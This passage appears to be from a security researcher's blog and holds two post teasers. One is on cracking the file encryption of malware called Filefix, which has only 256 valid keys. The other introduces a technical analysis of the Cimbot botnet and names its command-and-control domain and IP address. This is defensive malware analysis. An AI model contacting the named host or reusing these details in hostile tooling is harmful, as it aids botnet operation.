that the crypto key was stored at the end of the file. (Since I had already
figured out how to decrypt it without knowing the key.)

Spending a little more time reading the binary, I also found the routine
which checks for valid keys at the ends of files. This allows Filefix to tell
corrupt and non-corrupt files apart when scanning the disk. There is a
strict mathematical relationship between the four bytes of the key.
Implemented as three simple boolean tests. If you do the math, this
also means that there are only 256 possible valid keys.

Continue reading »

Cimbot - A Technical Analysis

Personal Exposition

I was recently sent a .pcap file of a bot’s C&C communications. Every 182
seconds, the bot would download a GIF file from vazasaki-ji.info
(91.211.65.180 as of Mar 11, 2009). These GIF files however are not
well-formed — that is to say, it’s a GIF89a header, followed by a lot
of random gibberish.

Continue reading »